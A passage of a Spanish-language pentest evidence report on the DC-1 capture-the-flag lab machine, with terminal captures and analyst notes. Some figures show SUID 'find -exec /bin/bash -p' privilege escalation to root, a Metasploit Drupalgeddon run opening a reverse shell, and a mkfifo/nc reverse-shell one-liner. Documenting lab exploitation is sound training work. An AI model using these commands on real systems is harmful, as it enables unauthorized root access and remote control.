ssh flag4@192.168.18.130 y prompt flag4@DC-1. La advertencia de fingerprint precede al login; no prueba ausencia de verificación fuera de captura.

Relevancia: Sustenta PT-007; interpretar junto con los límites de esa ficha.

SHA-256: 459aff52700d1104877bca14bcd4ed28c23c0e141dd3c14d848ba06d2b09450a

Figura 43 | EV-DQH-010 · Lectura de flag4

```
Please type 'yes' or 'no' or the fingerprint: yes
Warning: Permanently added '192.168.18.130' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
flag4@192.168.18.130's password:
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
flag4@DC-1:~$ ls -la /home/flag4/
total 28
drwxr-xr-x 2 flag4 flag4 4096 Feb 19  2019 .
drwxr-xr-x 3 root  root 4096 Feb 19  2019 ..
-rw-r--r-- 1 flag4 flag4  28 Feb 19  2019 .bash_history
-rw-r--r-- 1 flag4 flag4  220 Feb 19  2019 .bash_logout
-rw-r--r-- 1 flag4 flag4 3392 Feb 19  2019 .bashrc
-rw-r--r-- 1 flag4 flag4  675 Feb 19  2019 .profile
-rw-r--r-- 1 flag4 flag4  125 Feb 19  2019 flag4.txt
flag4@DC-1:~$ cat /home/flag4/flag4.txt
Can you use this same method to find or access the flag in root?
Probably. But perhaps it's not that easy. Or maybe it is?
flag4@DC-1:~$
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Sesión flag4@DC-1, listado de home y lectura de flag4.txt.

Relevancia: Sustenta PT-007; interpretar junto con los límites de esa ficha.

SHA-256: d38617b1ce34465984dec1c541523359ebf501b1829809530339defc68cfa5d7

Figura 44 | EV-DQH-011 · SUID find y EUID root

```
flag4@DC-1:~$ find / -perm -4000 -type f 2>/dev/null | grep find
/usr/bin/find
flag4@DC-1:~$ /usr/bin/find /etc/passwd -exec /bin/bash -p \;
bash-4.2# whoami
root
bash-4.2# id
uid=1001(flag4) gid=1001(flag4) euid=0(root) groups=0(root),1001(flag4)
bash-4.2#
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

find SUID seguido de bash -p, whoami root e id uid=1001(flag4), euid=0(root). UID real no cambia a cero.

Relevancia: Sustenta PT-008; interpretar junto con los límites de esa ficha.

SHA-256: be0cc341fe289c2f62a47fe7ee1ac8604c48c35f3555b16320032745add107e4

Figura 45 | EV-DQH-012 · EUID root y bandera final

```
Probably. But perhaps it's not that easy. Or maybe it is?
flag4@DC-1:~$ find / -perm -4000 -type f 2>/dev/null | grep find
/usr/bin/find
flag4@DC-1:~$ /usr/bin/find /etc/passwd -exec /bin/bash -p \;
bash-4.2# whoami
root
bash-4.2# id
uid=1001(flag4) gid=1001(flag4) euid=0(root) groups=0(root),1001(flag4)
bash-4.2# cd /root
bash-4.2# ls -la
total 32
drwx----- 4 root root 4096 Feb 28 2019 .
drwxr-xr-x 23 root root 4096 Feb 19 2019 ..
drwx----- 2 root root 4096 Feb 19 2019 .aptitude
-rw----- 1 root root  44 Feb 28 2019 .bash_history
-rw-r--r-- 1 root root  949 Feb 19 2019 .bashrc
drwxr-xr-x 3 root root 4096 Feb 19 2019 .drush
-rw-r--r-- 1 root root  140 Nov 20 2007 .profile
-rw-r--r-- 1 root root  173 Feb 19 2019 thefinalflag.txt
bash-4.2# cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
bash-4.2#
```


Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Misma secuencia visible con id y lectura /root/thefinalflag.txt. Hostname solo en prompt inicial: conviene captura final explícita de hostname.

Relevancia: Sustenta PT-008; interpretar junto con los límites de esa ficha.

SHA-256: f6d07ecae895ac050396cf4c5b61c197ccd056273921c7d357a6160c21e98efd

Figura 46 | EV-DQH-013 · Contenido web.config



Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Navegador muestra reglas XML de configuración. No se observan secretos ni se demuestra impacto de seguridad específico.

Relevancia: Sustenta PT-006; interpretar junto con los límites de esa ficha.

SHA-256: 0d5cc2733eee1e1e9d7b80bef0931b66afdf8648e521fd1fc622cec7ac7fa153

Figura 47 | EV-DQH-014 · Interfaces del recorrido SSH

```
[danielqh321@parrot]~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:3f:b0:62 brd ff:ff:ff:ff:ff:ff
   altname enp2s1
   altname enx000c293fb062
   inet 192.168.112.128/24 brd 192.168.112.255 scope global dynamic noprefixroute ens33
       valid_lft 1649sec preferred_lft 1649sec
   inet6 fe80::5281:ca02:d998:61f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:3f:b0:6c brd ff:ff:ff:ff:ff:ff
   altname enp2s4
   altname enx000c293fb06c
   inet 192.168.18.129/24 brd 192.168.18.255 scope global dynamic noprefixroute ens36
       valid_lft 1647sec preferred_lft 1647sec
   inet6 fe80::aafe:b20:ea19:c54c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
[danielqh321@parrot]~$
```


Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

ens36 192.168.18.129/24 y ens33 192.168.112.128/24. MAC objetivo .18.130 difiere de Recorrido web: no confundir instancias por IP repetida.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: f4361227d46ddafc68284062034240a42ecd4b3e0e78783743ac02b764a543d6

Figura 48 | EV-JACD-021 · Preparación de herramienta RPC



```
parrot@parrot:~$ sudo apt install -y rpcbind
[sudo] contraseña para parrot:
Installing:
  rpcbind

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 20
  Download size: 48,9 kB
  Space needed: 158 kB / 34,9 GB available

Des:1 https://mirror.cedia.org.ec/parrot echo/main amd64 rpcbind amd64 1.2.7-1 [48,9 kB]
Descargados 48,9 kB en 3s (14,0 kB/s)
Seleccionando el paquete rpcbind previamente no seleccionado.
(Leyendo la base de datos ... 599014 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../rpcbind_1.2.7-1_amd64.deb ...
Desempaquetando rpcbind (1.2.7-1) ...
Configurando rpcbind (1.2.7-1) ...
Created symlink '/etc/systemd/system/sockets.target.wants/rpcbind.socket' → '/usr/lib/systemd/system/rpcbind.socket'.
rpcbind.service is a disabled or a static unit, not starting it.
Procesando disparadores para man-db (2.13.1-1) ...
-----
[!] Scanning application launchers
Removing duplicate or broken launchers...
[i] 671 launcher(s) processed, 206 launcher(s) for uninstalled packages
[!] Launchers have been successfully updated!
-----
parrot@parrot:~$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.


Acción y resultado observado: sudo apt install -y rpcbind se ejecuta en Parrot. Es preparación del atacante, no modificación ni explotación demostrada del objetivo.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 27d2968ac9f98812001fe860c7fb3251ebff336006cfe4daa7c75029263bc895

Figura 49 | EV-JACD-022 · Negociación SSH del recorrido web



```
parcial : bash — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
[parrot@parrot]~[~/parcial]
$ ssh -v $IP 2>&1 | head -30
debug1: OpenSSH_10.3p1 Debian-1~bpo13+1, OpenSSL 3.5.7 9 Jun 2026
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 192.168.18.130 [192.168.18.130] port 22.
debug1: Connection established.
debug1: no pubkey loaded from /home/parrot/.ssh/id_rsa
debug1: identity file /home/parrot/.ssh/id_rsa type -1
debug1: no identity pubkey loaded from /home/parrot/.ssh/id_rsa
debug1: no pubkey loaded from /home/parrot/.ssh/id_ecdsa
debug1: identity file /home/parrot/.ssh/id_ecdsa type -1
debug1: no identity pubkey loaded from /home/parrot/.ssh/id_ecdsa
debug1: no pubkey loaded from /home/parrot/.ssh/id_ecdsa_sk
debug1: identity file /home/parrot/.ssh/id_ecdsa_sk type -1
debug1: no identity pubkey loaded from /home/parrot/.ssh/id_ecdsa_sk
debug1: no pubkey loaded from /home/parrot/.ssh/id_ed25519
debug1: identity file /home/parrot/.ssh/id_ed25519 type -1
debug1: no identity pubkey loaded from /home/parrot/.ssh/id_ed25519
debug1: no pubkey loaded from /home/parrot/.ssh/id_ed25519_sk
debug1: identity file /home/parrot/.ssh/id_ed25519_sk type -1
debug1: no identity pubkey loaded from /home/parrot/.ssh/id_ed25519_sk
debug1: Local version string SSH-2.0-OpenSSH_10.3p1 Debian-1~bpo13+1
debug1: Remote protocol version 2.0, remote software version OpenSSH_6.0p1 Debian-4+deb7u7
debug1: compat_banner: match: OpenSSH_6.0p1 Debian-4+deb7u7 pat OpenSSH* compat 0x04000000
debug1: Authenticating to 192.168.18.130:22 as 'parrot'
debug1: load_hostkeys: fopen /home/parrot/.ssh/known_hosts: No such file or directory
debug1: load_hostkeys: fopen /home/parrot/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: SSH2_MSG_KEXINIT sent
The authenticity of host '192.168.18.130 (192.168.18.130)' can't be established.
ECDSA key fingerprint is: SHA256:89B+YqcNl4cSf/BZk26MQG1QeW4BvBlVENMbTRhVhsU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
[parrot@parrot]~[~/parcial]
$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.


Acción y resultado observado: ssh -v muestra negociación con OpenSSH 6.0p1 y solicitud de aceptación de clave de host. No se observa login exitoso ni vulnerabilidad confirmada.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 8ff1f62fec98caa9caa0f18410a66bae6e1bb6b85e0105c8ccd1ccb9c79d1f64

Figura 50 | EV-JACD-023 · Interfaces del atacante del recorrido web



```

[parrot@parrot]~/parcial/exploits
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:76:34:dd brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    altnamex enx000c297634dd
    inet 192.168.45.129/24 brd 192.168.45.255 scope global dynamic noprefixroute ens33
        valid_lft 1143sec preferred_lft 1143sec
    inet6 fe80::ff17:cc54:4e8d:176e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: ens36: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:76:34:e7 brd ff:ff:ff:ff:ff:ff
    altname enp2s4
    altnamex enx000c297634e7
    inet 192.168.18.129/24 brd 192.168.18.255 scope global dynamic noprefixroute ens36
        valid_lft 1143sec preferred_lft 1143sec
    inet6 fe80::21cc:6575:1058:b57f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[parrot@parrot]~/parcial/exploits
$
  
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.


Acción y resultado observado: ip a muestra ens33 192.168.45.129/24 y ens36 192.168.18.129/24. La salida no demuestra por sí sola el modo NAT o Host-Only.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 188d380e77105757bf66095b798dff8703cac349da794b5e50be20019e1f7007

Figura 51 | EV-JACD-024 · Segunda sesión y conexión auxiliar



```
parcial: ruby — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
parcial: ruby x  parcial: nc x
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> run
[*] Started reverse TCP handler on 192.168.18.129:4444
[*] Command shell session 11 opened (192.168.18.129:4444 -> 192.168.18.130:39037) at 2026-10-03 16:04:01 -0500
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.18.129 4445 > /tmp/f
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

